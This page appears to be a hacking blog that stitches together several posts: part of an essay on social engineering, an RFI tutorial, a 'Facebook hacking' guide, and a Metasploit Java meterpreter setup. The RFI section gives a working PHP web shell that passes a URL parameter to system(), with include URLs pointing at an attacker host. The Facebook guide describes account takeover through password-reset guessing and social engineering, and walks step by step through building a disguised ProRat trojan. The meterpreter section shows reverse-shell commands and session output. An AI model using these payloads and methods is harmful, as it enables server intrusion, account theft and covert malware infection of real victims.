The use of social engineering and reverse social engineering are common because they often work under good conditions and take less time (and sometimes less knowledge) to pull off than brute-force attacks. They work because all humans have certain psychiatric characteristics that can be taken advantage of. Such characteristics are diffusion of responsibility, ingratiation opportunties, and moral duty. Diffusion of responsibility is used when the legitimate user feels that he or she is not solely responsible for their actions, which allows them to give up information more easily. A user may also divulge information if they feel that are doing something that will help them in the future, such as getting their boss out of a jam. Moral duty is played on when the target believes that they are helping the company with a problem, and they are often glad to help. There are other factors that allow social engineers to be successful, such as the use of guilt and personal persuasion.

Methods of Prevention

As social engineering and reverse social engineering become more prevalent, companies and network managers are trying to stop the attacks from being successful. Companies concerned with security realize that the great amounts of money spent on upgrades and security kits are being wasted if they can't prevent SE and RSE attacks. The simple answer to preventing these attacks is education. A knowledgeable user of a system can easily be told to never give out account information without pen-nission of a supervisor. The users should be aware of the common methods of SE attacks, and should always report suspicious behavior. While catching on to RSE attacks is much harder, the users should still be aware of who to trust when a problem occurs. Since social engineers can attack any employee for information, all employees should be concerned with methods of attacks. Hackers know that low-level employees and users with low company morale are easy targets for giving up information without much thought. These employees must team to care about computer and company security as a whole.

Conclusion

All computer systems in the world must rely on human operators that have vulnerable characteristics. No matter how secure the equipment is from electronic invasion, the knowledge extracted from a legitimate user may render a computer network inoperable if used in an unauthorized manner. Hackers try to learn how to manipulate legitimate users into providing valuable network information. Once in, they may even use reverse social engineering to gain further access to the system- this golden method of hacking is easily prevented by education the users to be aware of such attacks, and to use wise judgment when providing others with company information.

Remote File Inclusion (RFI)

RFI stands for Remote File Inclusion, and it allows the attacker to upload a custom coded/malicious file on a website or server using a script. A simple tutorial to Remote File Inclusion (RFI) - theprohack.comThe vulnerability  exploit the poor validation checks in websites and can eventually lead to code execution on server or code execution on website (XSS attack using javascript). This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of tutorial, i suppose you will know what it is all about and may be able to deploy an attack or two.
RFI is a common vulnerability, and trust me all website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and do almost anything (including gagging them out or beg..well that's an exaggeration but I guess you get the idea :P ) . What makes it more dangerous is that you only need to have your common sense and basic knowledge of PHP to execute this one, some BASH might come handy as most of servers today are hosted on Linux..
Okay..Lets start..The first step is to find vulnerable site..you can easily find them using Google dorks..If you don't have any idea, you might want to read about advanced password hacking using Google dorks or to use automated tool to apply Google dorks using Google. Now lets assume we have found a vulnerable website
http://victimsite.com/index.php?page=home
As you can see, this website pulls documents stored in text format from server and renders them as web pages. We can find ways around it as it uses PHP include function to pull them out..check it out.
http://victimsite.com/index.php?page=http://hackersite.com/evilscript.txt
I have included a custom script “eveilscript” in text format from my website, which contains some code..Now..if its a vulnerable website, then 3 cases happen -
  • Case 1 - You might have noticed that the url consisted of “”page=home” had no extension, but I have included an extension in my url,hence the site may give an error like “failure to include evilscript.txt.txt”, this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  • Case 2 - In case, it automatically appends something in the lines of .php then we have to use a null byte “%00” in order to avoid error.
  • Case 3 – successfull execution :)
Now once you have battled around this one, you might want to learn what to code inside the script. You may get a custom coded infamous C99 script (too bloaty but highly effective once deployed) or you might code yourself a new one. For this knowledge of PHP might come in handy. Here we go
<?php
echo "<script>alert(U 4r3 0wn3d !!);</script>";
echo "Run command: ".htmlspecialchars($_GET['cmd']);

system($_GET['cmd']);
?>
The above code allows you to exploit include function and tests if the site if RFI (XSS) vulnerable by running the alert box code and if successful, you can send custom commands to the linux server in bash. So…If you are in luck and if it worked, lets try our hands on some Linux commands. For example to find the current working directory of server and then to list files, we will be using “pwd” and “ls” commands.
http//victimsite.com/index.php?cmd=pwd&page=http://hackersite.com/ourscript
http//victimsite.com/index.php?cmd=ls&page=http://hackersite.com/ourscript
What it does is that it sends the command as cmd we put in our script, and begins print the working directory and list the documents..Even better..you can almost make the page proclaim that you hacked it by using the “echo” command..
cmd=echo U r pwn3d by xero> index.php
It will then re-write the index.php and render it..In case,its a primitive website which stores pages with .txt extension, you might want to put it with along the .txt files.Now..as expected..We are now the alpha and the omega of the website :) we can download, remove, rename, anything! Want to download stuff ? try the “wget” function (cmd=wget.. get the idea..)..Want to move it out ? “mv”..
I leave the rest on your creativity..
COMPLETE HACKING IN ONE EBOOK DOWNLOAD NOW CERTIFIED ETHICAL COURSE FOR FREE

FACEBOOK HACKING COMPLETE GUIDE

http://cdn3.digitaltrends.com/wp-content/uploads/2009/12/facebook-privacy1.jpg
Hello Guys Its me back with the latest post related to “Facebook Hacking”.
Before moving on I would give you a special NOTICE In my Blog I have posted everything I have written and If that post was not written by me than I would write the source from where I have copied you can check it too.
So if you copy this post from my Blog http://www.devilscafe.co.cc/ than do write from where you have copied.

So now lets move on to the Topic.

Facebook Hacking I think most of you want to know how to hack Facebook password so in this post I have posted everything you should know to hack someone’s Facebook.
I will first introduce you with some Old style Hacking to Hardcore Hacking.

First one with the old and most the common method of getting someone’s password

i) Primary mail- You register your Facebook account from primary mail like yahoo, Gmail, etc. If you get access to someone’s primary mail than you can goto Forgot your password link get the confirmation code and access the account.
But How to get someone’s primary account’s password ?
Don’t worry about it you should do just what I have told you firstly go to yahoo.com(or other email provider) and press Forgot your password Link there you will be asked some questions like Where were you born or Where do you live By guessing this you can get the access to your friends account.


ii) Social Engineering- I think many of you know what social engineering is. If you don’t know do not worry I am gonna explain it.
Social Engineering is a process of manipulating someone by pretending that they are some one(like IT officer) and need your information to do some certain researches.
Here is an example of it :

Conversation between an Elite Hacker and a Newbie person(NooB)

Elite Hacker :
Hi I got a good news for you
Newbie : What??
Elite Hacker :
Do you want to learn hacking in few days.
Newbie now being excitedNewbie : Yeah Will you teach me ?
Elite Hacker : No I will post some of my Hacking Course video(top secret) in your account so give me your login details.
Newbie without thinking of anything gives his Facebook details.
This is pretty much how someone can hack your Facebook by pretending. I also used this process and hacked over 10+ account on my own.


iii) Friendship Attack- This is not a hacking process but I have included you to give full Guide. Ok friendship bomb is like Cheating your friend. You can install some programs in your friends PC and you can threaten him/her to give him/her password. Its kinna like Enemy attack.
iv) Garbage Dumping- There are many people who use long password and to remember they note that password in the paper and stick is somewhere usually behind the Keyboard. Sometimes they accidentally throw that paper in garbage. To check this some Professional Hacker (usually Crackers) search in the garbage of the person’s house. Its not like WHO WILL DO THIS KIND OF STUFF? but once you get the password or any sensible information than you make get an employment in Garbage Factory :P.


v) Hiring a Hacker- There is many hackers who crack someone’s password for you by paying. You can even find someone online.(BUT NOT ME PLZ) and tell them to do.
Now you have to be careful doing this cause there are many sites that tell you that they will crack password for you by paying but all they are doing is cheating on you so to confirm that they did hack the account then tell them to give a screenshot of it or tell what message you have send the user. This will make you safe if the hacker is fooling you.


vi) Spam Hack- Now this is more interesting. You may sometime have got spammed by some application in Facebook. Some application send message like Look how this girl killed herself after seeing this {link} now when you click on the link you will to be spammed some application spam by sending message in chat and some in Wall post.
Now we are taking this step to hack someone’s account. First create a application in Facebook which spam the user by telling [you] hacked my account praise him. Here you means your name like example If I have put Arpit there than It will say Arpit Hacked my account praise him. Now after looking this people or your friends will think that I have hacked him/her and people will gather around you. A neat way to cheat people ;).


vii) JavaScript- Now all of my favorite web programming language’s turn. If you think JavaScript is useless than you are Wrong. Its an very powerful language.
Now this trick doesn’t hack your friends password but make your friend look like they hacked. You can get a complex JavaScript which will display You got Owned Now by telling your friends to put that code in the browser’s address bar and Press Enter they will see a Box with you got owned It’s a good way to scare someone.

Now talking about some hardcore hacking \m/

i) Key logger- Very common and most used method for hacking someone’s Facebook account. You can download a key logger like Easy logger.
Download Easy logger by searching on Google. Now once you download Easy Logger See the image below.

Don’t put your Using Gmail account info in that cause if an hacker caught the keylogger than he can retrive your Password.

ii)Rats- Now this is a real hardcore. Now this article is not written by me. To save the time and delivery you fastly I have copied from The Underground Hackers Handbook
Begin-
To show you an example of a malicious program, I will use a well known Windows Trojan, ProRat.
1. Download ProRat. Once it is downloaded right click on the folder and choose to extract it. A password prompt will come up. The password will be “pro”.
2. Open up the program. You should see the following:


3. Next we will create the actual Trojan file. Click on Create and choose Create ProRat Server.


4. Next put in your IP address so the server could connect to you. If you don’t know your IP address click on the little arrow to have it filled in for you automatically. Next put in your e-mail so that when and if a victim gets infected it will send you a message. We will not be using the rest of the options.


5. Click on the General Settings button to continue. Here we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager.



6. Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. Remember a trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. In the example I will use an ordinary text document.


7. Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I will stick with the default because it has icon support, but exe’s looks suspicious so it would be smart to change it.


8. Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.

9. Finally click on Create Server to, you guessed it, create the server file.

10. A hacker would probably rename it to something like “Funny Joke” and send it as an attachment to some people. A hacker could also put it up as a torrent pretending it is something else, like the latest game that just came out so he could get people to download it.

11. Now, I will show you what happens when a victim installs the server onto his computer and what the hacker could do next.

12. I’m going to run the server on my own computer to show you what would happen. Once I run it the trojan will be installed onto my computer in the background. The hacker would then get a message telling him that I was infected. He would then connect to my computer by typing in my IP address, port and clicking Connect. He will be asked for the password that he made when he created the server. Once he types it in, he will be connected to my computer and have full control over it.


15. Below is an image of my task bar after the hacker clicks on Hide Start Button.


16. Below is an image of what the hacker would see if he chose to take a screen shot of the victims screen.


As you saw in the above example, a hacker can do a lot of silly things or a lot of damage to the victim. ProRat is a very well known trojan so if the victim has an anti-virus program installed he most likely won’t get infected. Many skilled hackers can program their own viruses and Trojans that can easily bypass anti-virus programs.

iii) Phishing- Now you can get info about Phishing any where in Google Search in Google and Learn it.

SECURITY OWNED IS NOT THE AUTHOR OF THIS POST
THIS POST IS CREATE BY
http://www.devilscafe.in
AUTHOR:MINHAL MENDHI
THIS POST IS COPYRIGHT PROTECTED
BY DEVILSCAFE
FIND SME COOL TRICK FROM
http://www.devilscafe.in

Metasploit JAVA meterpreter payload

If you haven’t noticed the Metasploit Framework has a JAVA meterpreter payload for some time now
It supports all the commands supported by the PHP meterpreter, as of SVN revision 9777, and additionally the ipconfig, route, and screenshot commands.
It is not fully implemented into the framework yet and in order to get it up and running some manual tweaking is needed.
In this post I will show how to set it up and use it.
Further more,  I have recreated my “Evil java applet wizard” to automate the the process of getting it up and running.
The script now supports a full java attack which includes the client side applet attack and uses the meterpreter java payload instead a binary executable.
Registered members can download the script at the end of this post (Script updated Aug 17) .
Why using a java meterpreter you ask ?
Well…you’ll see later…
Requirements:
JRE 1.2 on the victim machine is enough although some features, like routing tables or screenshots, require JRE 1.3, JRE 1.4 or JRE 1.6.
You can find the java meterpreter payload jar file in:
"/pentest/exploits/framework3/data/java/loader.jar"
You will also need the “JavaMeterpreter.zip” file which you can download from HERE
I have just noticed that manual tweaking is no longer necessary the Metasploit framework now has the java meterpreter listener built in.
That means you can skip steps 1 to 4
and instead of using the patched php meterpreter you can use the java meterpreter directly.
I have also updated the script to use the java payload as well.
| |      o
_  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
|  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
/|
\|

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 578 exploits - 297 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
=[ svn r10024 updated today (2010.08.17)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  ---------------  --------  -----------

Payload options (java/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Exploit target:

Id  Name
--  ----
0   Wildcard Target

msf exploit(handler) >
Lets see how to set it up manually...
1. Download
root@Blackbox:~# cd /tmp/
root@Blackbox:/tmp# wget https://www.metasploit.com/redmine/attachments/397/JavaMeterpreter.zip --no-check-certificate
2. Unzip
root@Blackbox:/tmp# unzip JavaMeterpreter.zip
3. Copy necessary files
root@Blackbox:/tmp# cd extensions/
root@Blackbox:/tmp/extensions# cp {ext_server_stdapi.jar,meterpreter.jar} /pentest/exploits/framework3/data/meterpreter
4. Backup PHP Meterpreter files and Change jar files extensions to php (This will break PHP Meterpreter support)
root@Blackbox:/tmp/extensions# cd /pentest/exploits/framework3/data/meterpreter

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv meterpreter.php meterpreter.phpx

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv ext_server_stdapi.php ext_server_stdapi.phpx

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv meterpreter.jar meterpreter.php

root@Blackbox:/pentest/exploits/framework3/data/meterpreter# mv ext_server_stdapi.jar ext_server_stdapi.php
5. Launch msfconsole and setup a multi/handler listener with a "php/meterpreter/reverse_tcp" payload.
root@Blackbox:/pentest/exploits/framework3/data/meterpreter# cd ..
root@Blackbox:/pentest/exploits/framework3/data# cd ..
root@Blackbox:/pentest/exploits/framework3# ./msfconsole
__.                       .__.        .__. __.
_____   _____/  |______    ____________ |  |   ____ |__|/  |_
/     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
\/     \/          \/     \/ |__|

=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 577 exploits - 295 auxiliary
+ -- --=[ 212 payloads - 27 encoders - 8 nops
=[ svn r9993 updated today (2010.08.13)

msf > use exploit/multi/handler
smsf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
6. Copy (transfer) “/pentest/exploits/framework3/data/java/loader.jar” to victim pc and run it as follows
C:\Documents and Settings\NightRanger>java -jar loader.jar
Usage: java -jar loader.jar   []
C:\Documents and Settings\NightRanger>java -jar loader.jar 192.168.1.104 4444
7. Get your Meterpreter JAVA Shell…
[*] Sending stage (21717 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.106:1435) at Sat Aug 14 20:34:57 +0300 2010

meterpreter > sysinfo
Computer: exploit
OS      : Windows XP 5.1 (x86)
meterpreter > getuid
Server username: NightRanger
meterpreter >
P.S:
The java meterpreter will work for linux systems as well….
root@Blackbox:/pentest/exploits/framework3/data/java# java -jar loader.jar 192.168.1.104 4444
meterpreter > exit

[*] Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) > rexploit

[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (21717 bytes) to 192.168.1.104
[*] Meterpreter session 2 opened (192.168.1.104:4444 -> 192.168.1.104:59806) at Sat Aug 14 20:47:40 +0300 2010

meterpreter > sysinfo
Computer: Blackbox
OS      : Linux 2.6.34 (i386)
meterpreter > getuid
Server username: root
meterpreter >
I have modified my “Evil Java Applet Wizard” script to use the JAVA Meterpreter Payload instead of a binary executable.
The reasons for that are:
1. Antivirus software will not detect JAVA Meterpreter as a malicious file (as you can see in the demo video below).
2. It make sense to use the Java Meterpreter payload if you are already using athe JAVA Applet client side attack vector.
If it worked it means that the victim has Java installed on his system which allowes us to use this payload.

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Design by Free WordPress Themes | Bloggerized by Lasantha - Premium Blogger Themes | coupon codes